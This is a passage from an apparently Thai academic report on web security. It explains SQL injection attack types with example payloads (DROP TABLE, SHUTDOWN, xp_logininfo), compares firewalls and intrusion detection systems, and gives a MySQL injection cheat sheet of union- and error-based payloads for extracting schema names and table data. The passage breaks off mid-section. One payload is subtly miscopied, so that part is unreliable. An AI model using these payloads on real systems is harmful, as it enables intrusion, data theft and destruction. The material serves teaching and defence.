เท่าที่จะสามารถสรุปจากชื่อ ผลของการโจมตีคือข้อมูลบางส่วนจากฐานข้อมูลซึ่งเป็น Union ของ query หลักและถูกฝังร่วมกัน ดังนั้นในประเภทของการโจมตีนี้ข้อมูลจะกลับมาจาก query ที่มีการเปลี่ยนแปลงแล้ว

ตัวอย่าง: ผู้โจมตีใส่ " UNION SELECT * FROM Students --" ลงในช่องผู้ใช้และไม่มีอะไรสำหรับ fields อื่นๆ เพื่อผลที่ได้คือดังนี้:

```
SELECT * FROM Accounts WHERE user=' ' UNION SELECT * FROM Students --
' AND pass=' ' AND eid=
```

ผลของ query แรกในตัวอย่างข้างต้นถือเป็นโมฆะและคนที่สองได้ส่งกลับข้อมูลทั้งหมดใน Students table เพื่อให้ Union ของทั้งสองคำสั่งเป็น Students table

2.3.4 Piggy Backed

Piggy Backed ผู้โจมตีมีความพยายามที่จะฝังแบบสอบถามพิเศษเพื่อให้แบบสอบถามหลักที่ถูกฝังแล้วจะได้ทำการดำเนินการต่อ

ตัวอย่าง: ผู้โจมตีใส่ "; drop table Accounts --" ลงในช่องผู้ใช้และไม่มีอะไรสำหรับสอง fields ที่เหลือเพื่อให้ผลที่ได้คือ:

```
SELECT * FROM Accounts WHERE user=' '; drop table Accounts -- ' AND
pass=' ' AND eid=
```

ผลจากตัวอย่างข้างต้นคือการสูญเสียข้อมูลประจำตัวของตารางบัญชีเพราะมันจะลดลง

2.3.5 Blind Injection

โดยสรุปจากชื่อ Blind Injection ผู้โจมตีนั้นมองไม่เห็น ดังนั้นจึงพยายามที่จะโจมตี web application โดยถามคำถามหาความจริง หรือ เท็จ จึงขึ้นอยู่กับการตอบกลับของ web application ที่จะได้รับข้อมูลเกี่ยวกับฐานข้อมูลแม้ว่าข้อความจะไม่มีข้อผิดพลาดแสดงให้เห็นก็ตาม

ตัวอย่าง: ผู้โจมตีใส่ "user1' AND 1=1 --" ลงในช่องผู้ใช้และไม่มีอะไรสำหรับส่วนที่เหลือของพวกเขาเพื่อผลที่ได้คือ:

```
SELECT * FROM Accounts WHERE user='user1' AND 1=1-- ' AND pass='
'AND eid=
```

ส่วนที่ถูกฝังคือการประเมินผลเสมอ ที่จะเป็นจริงดังนั้นหากไม่มีข้อความ error ผู้โจมตีที่จะเข้าสู่ระบบเพื่อโจมตีต้องตระหนักว่าการโจมตีได้ผ่าน user parameter ไหมจึงจะมีความเสี่ยงที่จะฝังได้

2.3.6 Timing Attacks

ระยะเวลาในการโจมตี ผู้บุกรุกจะได้รับข้อมูลขึ้นอยู่กับความล่าช้าของการตอบสนองของฐานข้อมูล

ตัวอย่าง: ผู้โจมตีใส่ “user1' AND ASCII(SUBSTRING((SELECT TOP 1 name FROM sysobjects),1,1)) > X WAITFOR DELAY '000:00:07' --” ลงในช่องผู้ใช้และไม่มีอะไรสำหรับ field อื่นๆ ดังนั้นผลที่ได้คือ:

```
SELECT * FROM Accounts WHERE user='user1' AND ASCII(SUBSTRING((SELECT
TOP 1 name FROM sysobjects),1,1)) > X WAITFOR DELAY '000:00:07' -- '
AND pass=' ' AND eid=
```

ในตัวอย่างข้างต้นผู้โจมตีจะพยายามที่จะหาตัวอักษรตัวแรกของตารางเป็นอันดับแรกโดยการเปรียบเทียบค่า ASCII กับ X หากมีความล่าช้า 7 วินาที เขาจะตระหนักดีว่าคำตอบที่ให้กับคำถามของเขาคือใช่ ดังนั้นเพื่อความต่อเนื่อง กระบวนการ process ชื่อ ของตารางแรกจะได้รับการค้นพบเป็นอันดับแรก (คล้ายกับการโจมตี ผู้โจมตีจะสามารถขอรับข้อมูลอื่นๆ เกี่ยวกับฐานข้อมูลได้)

2.3.7 Alternate Encoding

ในประเภทนี้ข้อความที่ถูกฝังจะมีการเปลี่ยนแปลงในคำสั่งที่จะหลบเลี่ยงการตรวจสอบโดยการเขียนโปรแกรมการป้องกันและส่วนใหญ่ของเทคนิคการป้องกันโดยอัตโนมัติการเข้ารหัสเช่นเลขฐานสิบหก ASCII และการเข้ารหัสอักขระ Unicode สามารถใช้เป็นเงื่อนไขในการโจมตี

ตัวอย่าง: ผู้โจมตีใส่ “user1'; exec(char(0x73687574646f776e)) --” ลงในช่องผู้ใช้และไม่มีอะไรสำหรับส่วนที่เหลือเพื่อให้ผลที่ได้คือ:

```
SELECT * FROM Accounts WHERE user='user1';
exec(char(0x73687574646f776e)) -- ' AND pass=' ' AND eid=
```

ในตัวอย่างข้างต้น () ฟังก์ชั่นและการเข้ารหัสเลขฐานสิบหก ASCII จะใช้ฟังก์ชั่นที่ได้รับเลขจำนวนเต็มเป็นพารามิเตอร์และส่งกลับมาเป็นตัวอย่างของ character ว่าในตัวอย่างนี้ฟังก์ชั่นจะกลับมา "SHUTDOWN" ดังนั้นเมื่อแบบสอบถามตีความ คำสั่ง SHUTDOWN จะถูกดำเนินการ

2.3.8 Stored Procedure

ประเภทของ SQLI นี้มีวิธีดำเนินการ วิธีการจัดเก็บที่มีอยู่ในฐานข้อมูลต้นแบบฐานข้อมูลจำนวนมากได้ถูกสร้างขึ้นในขั้นตอนการเก็บนอกเหนือจากการที่ผู้ใช้กำหนดวิธีการ

จัดเก็บเอง ที่จะสร้างขึ้นในขั้นตอนการเก็บจะใช้สำหรับการขยายการทำงานของฐานข้อมูลและการโต้ตอบกับระบบปฏิบัติการ ดังนั้นเมื่อผู้โจมตีมีการระบุฐานข้อมูลต้นแบบที่เขาพยายามที่จะดำเนินการเหล่านี้ ถูกสร้างขึ้นในขั้นตอนการจัดเก็บไว้เพื่อใช้ประโยชน์จากข้อมูล

ตัวอย่าง: ผู้โจมตีใส่ “'; exec xp_logininfo 'BUILTIN\Administrators'; --” ลงในช่องผู้ใช้และไม่มีอะไรสำหรับการส่งผ่าน:

```
SELECT * FROM Accounts WHERE user=' '; exec xp_logininfo
'BUILTIN\Administrators'; -- ' AND pass=' ' AND eid=
```

ในตัวอย่างนี้สร้างขึ้นในขั้นตอนการเก็บ "xp_logininfo" จะถูกดำเนินการเพื่อให้ได้รับข้อมูลเกี่ยวกับ The BUILTIN\Administrators Windows group ที่ผู้ใช้กำหนดวิธีการจัดเก็บ จะเขียนโดยโปรแกรมเมอร์และมีความเสี่ยงจึง มันควรจะกล่าวว่าทั้งหมดของ SQLIAs สามารถใช้สถานที่ของวิธีการจัดเก็บฐานข้อมูลต้นแบบโดยวิธีการของพารามิเตอร์ของพวกเขาเช่นเดียวกับด้าน Web Application นั่นหมายความว่าวิธีการจัดเก็บสามารถเป็นความเสี่ยงที่จะถูก SQLIAs เดียวกับรหัส web application

ตัวอย่าง: ผู้โจมตีใส่ “user1” into user field and “'; SHUTDOWN; --” ลงในช่องผ่านและไม่มีอะไรสำหรับ Eid นี้:

```
CREATE PROCEDURE DBO.isAuthenticated
@userName varchar2, @pass varchar2, @pin int
AS
EXEC("SELECT * FROM Accounts
WHERE user='" + @username + "' and pass='" + @password +
"' and eid=" +@id);

GO
```

ผลสรุปของ query :

```
SELECT * FROM Accounts WHERE user='user1' AND pass=' '; SHUTDOWN; --
' AND eid=
```

ในตัวอย่างข้างต้นเรามีการโจมตีแบบ piggyback ในส่วนที่ถูกฝังซึ่งเป็นฐานข้อมูลที่ถูกปิดจะถูกดำเนินการในแบบ query แรก

2.4 การเปรียบเทียบ Firewall และ Intrusion Detection System (IDS)

งานวิจัยของ Archana D wankhade1 และ Dr P.N.Chatur2[4] ได้กล่าวไว้ว่า

Firewall

อุปกรณ์ที่มีการเชื่อมต่อที่ปลอดภัยระหว่างระบบเครือข่ายที่ใช้ในการดำเนินการและบังคับใช้ตามนโยบายรักษาความปลอดภัยสำหรับการสื่อสารระหว่างเครือข่าย ข้อกำหนดของ Firewall นั้นจะถูกกำหนดให้ใช้อย่างสร้างสรรค์ในการสร้างบาร์เรียขึ้นมาเพื่อป้องกันการแพร่กระจายของ Fire จากส่วนหนึ่งของอาคารหรือโครงสร้างไปสู่ที่อื่นๆ Network Firewall นั้นจะจัดเตรียมบาร์เรียระหว่างเครือข่ายเพื่อขัดขวางหรือปฏิเสธการส่งผ่านที่ไม่พึงประสงค์หรือไม่ได้รับอนุญาตที่ได้ระบุไว้บนอุปกรณ์ Firewall จะมีจุดที่ถูกควบคุมรายการเข้าและออกจากทรัพยากรเครื่องคอมพิวเตอร์ของ Firewall ยังเป็นการวัดผลทางด้านการรักษาความปลอดภัยบนเครือข่ายเป็นด่านแรกอีกด้วย

ประเภทของ Firewall

2.4.1 Firewall Packet Filtering

Packet filtering systems จะกำหนดเส้นทางระหว่างโฮสต์ภายในและภายนอก และจะกระทำโดยการเลือกมาอย่างดีแล้วมันจะอนุญาตหรือบล็อกแพ็คเก็ตประเภทใดๆ ก็แล้วแต่ โดยอิงถึงนโยบายความปลอดภัยของเว็บไซต์เอง

2.4.2 Stateful-inspection Firewall

Stateful-inspection คือการเพิ่มประสิทธิภาพของเทคโนโลยีการกรองแพ็คเก็ต (packet filter technology) นอกจากนี้การตรวจสอบเนื้อหาแพ็คเก็ตของแต่ละบุคคลที่ Stateful-inspection ตรวจสอบนั้นนอกจากจะตรวจสอบเนื้อหาแล้วยังสามารถตรวจสอบคุณลักษณะของ multipacket flows ได้อีกด้วย แตกต่างจาก packet-filtering firewalls, โดย Stateful Firewalls จะติดตามสถานะของการเชื่อมต่อว่าการเชื่อมต่ออยู่ในกระบวนการใด เช่น การเริ่มต้น การย้ายโอนข้อมูล หรือยกเลิกการส่งข้อมูล สิ่งนี้จะเป็นประโยชน์เมื่อต้องการที่จะปฏิเสธการเริ่มต้นของการเชื่อมต่อจากอุปกรณ์ภายนอก แต่จะยอมให้ user นั้นสร้างการเชื่อมต่อกับอุปกรณ์เหล่านี้และอนุญาตให้มีการตอบกลับมาผ่านระบบ Stateful Firewall

2.4.3 Network Address Translation (NAT) Firewall

Network Address Translation จะยอมรับให้เครือข่ายที่จะใช้หนึ่งชุดของ network addresses ภายในและชุดที่แตกต่างกัน มีการติดต่อกับเครือข่ายภายนอก Network Address Translation จะไม่ทำงานด้วยตัวมันเอง แต่มันจะช่วยให้การปกปิดรูปแบบเครือข่ายภายในและการ

บังคับให้เชื่อมต่อไปผ่านจุด choke point เพื่อเชื่อมต่อไปสู่ untranslated addresses จะไม่ทำงาน The choke point จะกระทำการแปลง (translation) คล้ายๆ กับ packet filtering, network address translation จะทำงานโดยมีเร้าเตอร์ทำงานในแบบพิเศษ ในกรณีนี้ไม่เพียงแต่เร้าเตอร์ที่ได้ทำการส่งแพ็กเก็ตแล้วแต่ยังรวมถึงการปรับเปลี่ยนเมื่อเครื่องภายในส่งแพ็คเก็ตสู่ภายนอกอีกด้วย

ระบบ Network Address Translation สามารถปรับเปลี่ยนแหล่งที่มาของแพ็คเก็ตที่จะทำให้สามารถดูแพ็คเก็ตราวกับว่ามันจะมาจากที่อยู่ที่ถูกต้อง เมื่อเครื่องภายนอกส่งแพ็คเก็ตเข้าสู่ภายในระบบ Network Address Translation จะปรับเปลี่ยน address ปลายทางที่เปิดอยู่ให้มองเห็นได้จากภายนอกเข้าสู่ address ภายในที่ถูกต้องได้

ระบบ Network Address Translation ยังสามารถปรับเปลี่ยน port ต้นทางและ port ปลายทางได้อีกด้วย ระบบ Network Address Translation สามารถใช้รูปแบบที่แตกต่างกันสำหรับการ translating ระหว่าง address ภายในและภายนอก โดยกำหนดให้หนึ่ง external host address ในแต่ละ internal address มักจะใช้ translation ภาษาเดียวกัน วิธีนี้จะทำให้ประหยัดพื้นที่ของ address space และชะลอการเชื่อมต่อ โดยปกติจะเป็นมาตรการชั่วคราวที่ใช้โดยเว็บไซต์ที่ใช้ address ที่ผิดกฎหมายอยู่ แต่กำลังอยู่ในกระบวนการของการย้ายไปใช้ address ที่ถูกต้อง

การกำหนดแบบ Dynamically ให้ external host address ในแต่ละครั้งที่มีการเชื่อมต่อกับ internal host address เริ่มต้นการเชื่อมต่อโดยไม่ต้องเปลี่ยน port ซึ่งจะจำกัดจำนวนของ internal host ที่สามารถเข้าถึงอินเทอร์เน็ตได้ในจำนวนที่ external addesses ว่าง การสร้าง fixed mapping จาก internal address ทีมองเห็นได้จากภายนอก แต่ใช้ port mapping เพื่อให้อุปกรณ์ภายในหลายเครื่องใช้ addresses เดียวกันกับภายนอก

การกำหนดแบบ Dynamically นั้น external host address และ port pair ในแต่ละครั้งที่โฮสต์ภายในเริ่มต้นการเชื่อมต่อ สิ่งนี้จะทำให้การใช้งาน external host addresses เป็นไปอย่างมีประสิทธิภาพมากที่สุด

2.4.4 Application Based Firewall (Proxy Firewall)

แพ็คเก็ตซอฟต์แวร์ที่จัดการจะยอมรับหรือปฏิเสธ (allows or denies) การเข้าถึงเครือข่าย ประวัติจะเก็บข้อมูลคนที่พยายามจะเข้ามาและสิ่งที่เขาได้กระทำไปแล้วเอาไว้ ในวิธีการนี้ Firewall ยังคงต่อนำไปใช้ในการควบคุมของ Traffic Application ในระดับ Gateway ทำหน้าที่เป็น proxy ในการใช้งาน แสดงการแลกเปลี่ยนข้อมูลทั้งหมด สิ่งนี้สามารถ render เครื่องคอมพิวเตอร์หลัง firewall ได้ แต่มองไม่เห็นระบบ remote system มันสามารถอนุญาตหรือไม่อนุญาต traffic ตามกฎที่เฉพาะเจาะจง ตัวอย่างเช่น การอนุญาตให้บางคำสั่งส่งไปยังเซิร์ฟเวอร์ แต่ไม่ส่งไปที่อื่น และจำกัดการเข้าถึงไฟล์บางประเภทที่แตกต่างกันไปตามกฎระเบียบที่ผู้ใช้สิทธิ์ได้ตั้งเอาไว้

Firewall ประเภทนี้นั้นอาจจะแสดงผลของรายละเอียดเจาะลึกของ traffic และ monitoring เหตุการณ์ที่เกิดขึ้นใน host system และมักจะส่งเสียงสัญญาณเตือนหรือแจ้งเตือนตามเหตุการณ์ภายใต้เงื่อนไขที่ถูกกำหนด

การดำเนินงานใน Application Firewall:

ขั้นตอนที่ 1: ขอ HTTP เริ่มจาก 192.168.6.77:3128 Client Browser

ขั้นตอนที่ 2: Firewall - HTTP Proxy รับคำขอและ filter ขึ้นอยู่กับกฎและนโยบาย

ขั้นตอนที่ 3: ตรวจสอบคำขอ HTTP จาก 60.45.2.6 (Application Firewall) ที่มีต่อ web application server

ขั้นตอนที่ 4: HTTP ตอบสนองต่อ 60.45.2.6 จาก internet server

ขั้นตอนที่ 5: Proxy Firewall ทำ content based filtering อีกครั้ง

ขั้นตอนที่ 6: ตอบสนองต่อ object ที่ส่งต่อไปยัง client machine's browser

2.4.5 Hybrid firewalls

ล่าสุดความก้าวหน้าของ network infrastructure engineering และการรักษาความปลอดภัยด้านข้อมูล ได้ก่อให้เกิด blurring of the lines ที่แตกต่างจาก Firewall แพลตฟอร์มต่างๆ ที่กล่าวถึงก่อนหน้านี้เป็นผลเนื่องมาจากสิ่งเหล่านี้ : ผลิตภัณฑ์ firewall ในปัจจุบันได้รวมฟังก์ชันการทำงานของฟังก์ชั่นที่แตกต่างกันของ firewall เอาไว้ในตัวเดียว

ยกตัวอย่างเช่น Application-Proxy Gateway firewall หลายฟังก์ชั่นได้ดำเนินการ packet filter ขั้นพื้นฐานในการสั่งซื้อ เพื่อให้การสนับสนุน UDP (User Diagram) ที่ดีกว่าตามการใช้งาน Apllication ในทำนองเดียวกันกับการ packet filter จำนวนมากหรือ Stateful inspection packet filter ซึ่ง vendors ได้ดำเนินการการทำงานฟังก์ชั่นพื้นฐานของ application-proxy ในการชดเชยบางส่วนของจุดอ่อนที่เกี่ยวข้องกับแพลตฟอร์มของ firewall โดยกรณีส่วนใหญ่จะทำการ packet filter หรือ Stateful inspection packet filter เพื่อตรวจสอบการใช้ application proxies เพื่อให้การเข้า traffic ของระบบเครือข่ายและตรวจสอบผู้ใช้ได้ดีขึ้น

บ่อยครั้งที่ตัวเลือกที่ดีที่สุดคือ firewall ที่มีสถาปัตยกรรมแบบ hybrid ที่สามารถรวม packet filtering และ application layer proxies ได้สิ่งนี้จะช่วยให้อุปกรณ์การป้องกัน firewall ขององค์กรเพิ่มประสิทธิภาพการทำงานและยังรักษาความเหมาะสมของการรักษาความปลอดภัยสำหรับความเสี่ยงที่คล้ายกัน

Hybrid firewalls จะทำการ packet filtering แบบเรียบง่ายเพื่อให้อัตราความเร็วสูงสำหรับ lowest-risk traffic ตรวจสอบอย่างเต็มรูปแบบสำหรับ slightly riskier traffic และ application layer gateway ที่ที่มีความเสี่ยงของการถูกโจมตีที่ขับเคลื่อนทางข้อมูลมากที่สุด

Packet Filtering	Stateful Inspection	Application Proxy	Hybrid Firewall
Simplest	More complex	Even more complex	Similar to packet filtering firewall
Sees only addresses and service protocol type	Can see either addresses or data	Sees full data portion of packet	Can see full data portion of packet
Auditing difficult	Auditing possible	Can audit activity	Can and usually does audit activity
Screens based on connection rules	Screens based on information across packets—in either header or data field	Screens based on behavior of proxies	Typically, screens based on information in a single packet, using header or data
Complex addressing rules can make configuration tricky	Usually preconfigured to detect certain attack signatures	Simple proxies can substitute for complex addressing rules	Usually starts in "deny all inbound" mode, to which user adds trusted addresses as they appear

ภาพที่ 2.2 การเปรียบเทียบ Firewall แต่ละประเภท

2.4.6 ข้อจำกัดของ Firewall

Firewall มีการป้องกันที่ดีเยี่ยมต่อภัยคุกคามบนระบบเครือข่าย แต่ไม่ได้เป็นโซลูชั่นระบบรักษาความปลอดภัยที่สมบูรณ์แบบ 100% ภัยคุกคามบางอย่างที่อยู่นอกเหนือการควบคุมของ Firewall จึงต้องคิดหาทางอื่นๆ เพื่อป้องกันภัยคุกคามเหล่านี้ด้วยเช่น การรักษาความปลอดภัยที่แบบทางกายภาพ (physical security) การรักษาความปลอดภัยโฮสต์ (host security) และการศึกษาผู้ใช้เพื่อวางแผนการรักษาความปลอดภัยโดยรวมให้กับองค์กร จุดอ่อนบางจุดของ Firewall จะกล่าวถึงดังนี้

Firewall ไม่สามารถป้องกันให้ได้จากภัยอันตรายที่เกิดจากภายใน

Firewall ไม่สามารถป้องกันให้ได้จากการเชื่อมต่อที่ไม่ผ่านอุปกรณ์ Firewall

Firewall ไม่สามารถป้องกันภัยคุกคามใหม่ที่สมบูรณ์แบบได้

Firewall ไม่สามารถป้องกันต่อไวรัสที่สมบูรณ์แบบได้

Firewall ไม่สามารถตั้งค่าด้วยตัวมันเองได้อย่างถูกต้อง

Firewall ไม่สามารถปฏิบัติกับปัญหาที่แท้จริงได้

Intrusion Detection System (IDS)

Intrusion Detection System (IDS) คือ ชุดของเทคนิคและวิธีการที่จะใช้ในการตรวจสอบกิจกรรมที่น่าสงสัยทั้งในระดับเครือข่ายและระดับ host ระบบตรวจจับการบุกรุกตกอยู่ในสองประเภทพื้นฐานดังนี้ ระบบตรวจจับการบุกรุกแบบ signature-based และการตรวจสอบความผิดปกติของระบบ (anomaly detection system) ผู้บุกรุกมี signatures คล้ายๆ กับไวรัสคอมพิวเตอร์ที่สามารถตรวจพบการใช้ซอฟต์แวร์ได้ คุณพยายามที่จะหา data packets ที่มี intrusion-related signatures หรือ anomalies related ที่เกี่ยวข้องกับอินเทอร์เน็ตโปรโตคอล ขึ้นอยู่กับการตั้งค่าของ signatures และกฎระเบียบของระบบการตรวจสอบที่สามารถใช้ในการค้นหาและบันทึกกิจกรรมที่น่าสงสัยและสร้างการแจ้งเตือน

ระบบการตรวจจับการบุกรุกแบบ Anomaly-based มักจะขึ้นอยู่กับความผิดปกติของแพ็คเก็ตที่มีอยู่ในส่วนของ protocol header ในบางกรณีวิธีการเหล่านี้ก่อให้เกิดผลที่ดีขึ้นเมื่อเทียบกับ signature-based IDS ระบบตรวจจับการบุกรุกจะจับข้อมูลจากเครือข่ายและใช้กฎเพื่อตรวจหาความผิดปกติในนั้น

ประเภทของ IDS

2.4.7 Network IDS

NIDS คือระบบตรวจจับการบุกรุกที่จับแพ็กเก็ตข้อมูลการเดินทางบนเครือข่าย (สายเคเบิล, wireless) และทำการจับคู่ควบกันไปยังฐานข้อมูลขอ signatures ขึ้นอยู่กับว่าแพ็คเก็ตจะถูกจับคู่กับ signature ของผู้บุกรุก การแจ้งเตือนจะถูกสร้างขึ้นหรือถูกบันทึกแพ็คเก็ตลงในไฟล์หรือฐานข้อมูล

2.4.8 Host IDS or HIDS

ระบบตรวจจับการบุกรุก Host-based หรือ HIDS ถูกติดตั้งแทน agents on a host ระบบตรวจจับการบุกรุกเหล่านี้สามารถมองเข้าไปในระบบและเข้าถึง application log files เพื่อตรวจสอบไฟล์กิจกรรมของผู้บุกรุกได้ บางส่วนของระบบเหล่านี้มีปฏิกิริยาว่าอุปกรณ์ได้แจ้งให้ทราบถึงบางสิ่งเมื่อมีเหตุการณ์เกิดขึ้น

บาง HIDS นั้นก็เป็นเชิงรุก สามารถ sniff traffic บนเครือข่ายที่จะมาเป็น particular host โดยเฉพาะอย่างยิ่งในการที่ HIDS ถูกติดตั้งและแจ้งเตือนแบบ real time

2.4.9 Protocol based IDS

Orifice based IDS นั้นจะถูกติดตั้งบนเซิร์ฟเวอร์และมันจะทำการวิเคราะห์เซิร์ฟเวอร์มันตั้งอยู่ที่ fromt end ของเซิร์ฟเวอร์ เพื่อ monitoring และวิเคราะห์พฤติกรรมแบบไดนามิกและสถานะการสื่อสารของโปรโตคอลระหว่างอุปกรณ์ที่เชื่อมต่อและเซิร์ฟเวอร์

2.4.10 Application protocol based IDS

Application protocol based IDS ปกติจะตั้งอยู่ระหว่างกลุ่มของการให้บริการกับกระบวนการตรวจสอบและวิเคราะห์พฤติกรรมและสถานะของโปรโตคอลในการใช้งานโดยระบบระหว่างอุปกรณ์สองตัวที่เชื่อมต่อกัน

2.4.11 Anomaly based IDS

Anomaly based IDS จะตรวจพบการโจมตีคอมพิวเตอร์โดยการตรวจสอบการทำงานของระบบและการจำแนกว่ามันเป็นปกติหรือผิดปกติ และจะพยายามที่จะอธิบายลักษณะพฤติกรรมที่ผิดปกติและพยายามตรวจสอบการเบี่ยงเบนจากพฤติกรรมปกติ ข้อดีของการตรวจสอบความผิดปกติแบบนี้ มีอัตราการตรวจจับที่ค่อนข้างสูงสำหรับรูปแบบการโจมตีแบบใหม่

2.4.12 Misuse Based

เรียกว่าเป็น Signature based IDS สามารถดำเนินการตามขั้นตอนที่เรียบง่ายของการจับคู่ในรูปแบบที่สอดคล้องกันกับประเภทของการโจมตีที่มันรู้จักกัน นอกจากนี้ยังเป็นที่รู้จักกันในรูปแบบ based IDS ประโยชน์หลักของ signature based IDS คือมีอัตราการเตือนภัยที่ผิดพลาดค่อนข้างต่ำ ซึ่งหมายความว่ามันมีความแม่นยำค่อนข้างสูง และข้อเสียเปรียบหลักขอ IDS เหล่านี้คือการที่อัตราการตรวจจับการโจมตีค่อนข้างต่ำเพราะผู้โจมตีจะพยายามปรับเปลี่ยนพื้นฐาน attack signature ในลักษณะที่ว่ามันจะไม่ตรงกับ signature ที่รู้จักในการโจมตีนั้นๆและมันไม่สามารถตรวจพบการโจมตีใหม่ซึ่งเป็น signature ที่ยังไม่ถูกติดตั้งในฐานข้อมูล

2.4.13 Hybrid based

Hybrid based IDS จะรวมเป็นหนึ่งหรือมากกว่าหนึ่งวิธี Host agent data จะถูกรวมเข้ากับข้อมูลเครือข่ายในรูปแบบมุมมองที่ครอบคลุมทั้งเครือข่าย

2.4.14 ฟังก์ชั่นของ IDS

ระบบตรวจจับการบุกรุกจะแสดงความหลากหลายของฟังก์ชั่น

ตรวจสอบและวิเคราะห์ผู้ใช้และระบบกิจกรรม

การตรวจสอบของการกำหนดค่าระบบและช่องโหว่

การประเมินความสมบูรณ์ของระบบที่สำคัญและไฟล์ข้อมูลที่สำคัญ

การรับรู้รูปแบบกิจกรรมที่สะท้อนให้เห็นถึงการโจมตีที่รู้จัก

การวิเคราะห์ทางสถิติต่อรูปแบบกิจกรรมที่ผิดปกติ

ระบบปฏิบัติการการจัดการตรวจสอบร่องรอย ด้วยความจำของกิจกรรมของผู้ใช้สะท้อนให้เห็นถึงการละเมิดนโยบาย

2.4.15 ข้อจำกัดของ IDS

การตรวจหาการโจมตีหลังจากที่ผู้บุกรุกได้เข้าไปในเครือข่ายแล้วและไม่ได้ทำอะไรเพื่อหยุดการโจมตี

ไม่สามารถคาดหวังในการตรวจสอบกิจกรรมที่เป็นอันตรายทั้งหมด ได้ตลอดเวลา การแจ้งเตือนที่จะเป็น false positive or false negative alarm ก็ได้

ไม่สามารถผสมผสานเข้ากันกับกฎการรักษาความปลอดภัย (filtering rules security) เพื่อหยุด traffic จากการโจมตี

2.5 แผนกลโกง MySQL SQL Injection

บทความขอ Perspective Risk [5] ได้กล่าวไว้ว่า มีวิธีลัดโดยใช้ SQL Injection มากมาย อย่างไรก็ตามพบว่า คนส่วนใหญ่ได้ระบุส่วนประกอบของ SQL Injection มากกว่าการทำงานของ String ซึ่งส่งผลให้ไม่ประสบความสำเร็จในการทดลอง จากความผิดพลาดและการเสียเวลาที่ผ่านมา ทำให้ได้พยายามสร้างรายการของ pre-made String สำหรับประเภทของ SQL Injection เพื่อให้สามารถทำงานและรองรับการเปลี่ยนแปลงได้ SQL Injection สามารถแบ่งได้ออกเป็น 3 ประเภท ได้แก่ Union Based, Error Based (XPath and Double Query) และ inferential (Time Based and Boolean) ด้านล่างนี้จะพบกับรูปแบบคำสั่งที่เฉพาะเจาะจง ที่ได้ลงวิธีลัดสำหรับ MSS มาให้เพื่อหลีกเลี่ยงความซ้ำซ้อน ทุกที่ที่พบเห็น:

version() - ใช้ในการดึงรุ่นฐานข้อมูล

database() - เพื่อเรียกชื่อฐานข้อมูลปัจจุบัน

user() - เพื่อเรียกชื่อผู้ใช้ฐานข้อมลที่ทำงานภายใต้ฐานข้อมูล

@@hostname - เพื่อเรียก hostname และ IP address ในเครื่องแม่ข่าย

@@datadir - เพื่อเรียกตำแหน่งไฟล์ของฐานข้อมูล

จากตัวอย่างนั้นถูกสร้างขึ้นเพื่อใส่ข้อมูลเข้าไปใน integer และหากเป็นข้อมูล String ให้ใส่คำสั่งเดี่ยวเข้าไปหลังพารามิเตอร์ ผมยังได้รวมความคิดเห็นของคุณลักษณะในการใส่ String อย่างไรก็ตามไม่จำเป็นต้องขึ้นอยู่กับการใส่แบบสอบถาม SQL อันนี้ สุดท้ายอย่าลืมช่องว่างสำหรับคำแนะนำ

2.5.1 Union Based

UNION ใช้สำหรับการต่อท้าย SQL Injection เพื่อการสืบค้นข้อมูลที่ถูกต้องตามกฎ และรวบรวมข้อมูลที่เราได้ดึงมาจากแบบสอบถามที่ถูกต้องตามกฎ โปรดทราบว่าจะต้องระบุจำนวนแถวแรก สามารถทำได้โดยใช้ฟังก์ชั่น ORDER BY หรือใช้ UNION with NULL values.

Assuming there are two columns:

Retrieve database version:

```
1 UNION ALL SELECT NULL,version()--
```

Retrieve database names:

```
1 UNION ALL SELECT NULL,concat(schema_name) FROM information_schema.schemata--
```

Retrieve table names:

```
1 UNION ALL SELECT NULL,concat(TABLE_NAME) FROM
information_schema.TABLES WHERE table_schema='database1'--
```

Retrieve column names:

```
1 UNION ALL SELECT NULL,concat(column_name) FROM
information_schema.COLUMNS WHERE TABLE_NAME='table1'--
```

Retrieve data:

```
1 UNION ALL SELECT NULL,concat(0x28,column1,0x3a,column2,0x29) FROM table1--
```

Retrieve data from another database:

```
1 UNION ALL SELECT NULL,concat(0x28,column1,0x3a,column2,0x29) FROM
database2.table1--
```

2.5.2 Error Based

เมื่อเกิดข้อผิดพลาดของ MySQL สามารถใช้ช่องทางผ่านข้อผิดพลาดนั้น ในการโจมตีได้โดยวิธีการนี้สามารถใช้เครื่องมือที่ชื่อว่า Burp’s Intruder และ grep extract ได้

2.5.3 XPath

การทำงานแบบ ExtractValue() สร้างข้อผิดพลาด SQL เมื่อมันไม่สามารถแยกข้อมูล XML ได้ โชคดีที่ในข้อมูล XML และในกรณีของเรา จะได้รับการประเมินผลของแบบสอบถาม โดยจะฝังตัวในข้อผิดพลาดที่ตามมา ก่อน full stop หรือ a colon (ด้านล่างใช้เลขฐานสิบหกของ 0x3a) เพื่อเป็นการเริ่มต้นแบบสอบถาม XML ให้แน่ใจว่าการวิเคราะห์ข้อมูลจะล้มเหลว และสร้างข้อผิดพลาดมากับข้อความที่จำกัด โปรดทราบว่าการทำงานนี้สามารถทำงานได้เฉพาะกับ MySQL version 5.1 หรือสูงกว่า และใช้ฟังก์ชั่น LIMIT ในการเข้าสู่ข้อมูลของฐานข้อมูล

Retrieve database version:

```
1 AND extractvalue(rand(),concat(0x3a,version()))--
```

Retrieve database names:

```
1 AND extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema_name) FROM
information_schema.schemata LIMIT 0,1)))--
```

Retrieve table names:

```
1 AND extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE_NAME) FROM
information_schema.TABLES WHERE table_schema="database1" LIMIT 0,1)))--
```

Retrieve column names:

```
1 AND extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE_NAME) FROM
information_schema.TABLES WHERE TABLE_NAME="table1" LIMIT 0,1)))--
```

Retrieve data:

```
1 AND extractvalue(rand(),concat(0x3a,(SELECT concat(column1,0x3a,column2) FROM
table1 LIMIT 0,1)))--
```

Retrieve data from another database:

```
1 AND extractvalue(rand(),concat(0x3a,(SELECT concat(column1,0x3a,column2) FROM
database2.table1 LIMIT 0,1)))--
```

2.5.4 Double Query

การทำงานที่ใช้ด้านล่างนี้ได้ผสานการผลิตแบบสอบถามโดยถูกยอมรับโดย MySQL compiler แต่ข้อผิดพลาดขณะทำงานนั้นจะถูกส่งกลับ และมันจะประเมินและรวมการประเมินย่อย (เนื่องจากคู่ที่เลือก), จึงส่งผลการใส่ข้อมูลกลับไป และเพิ่ม LIMIT แรก ไปในวงจรข้อมูลของฐานข้อมูล

Retrieve database version:

```
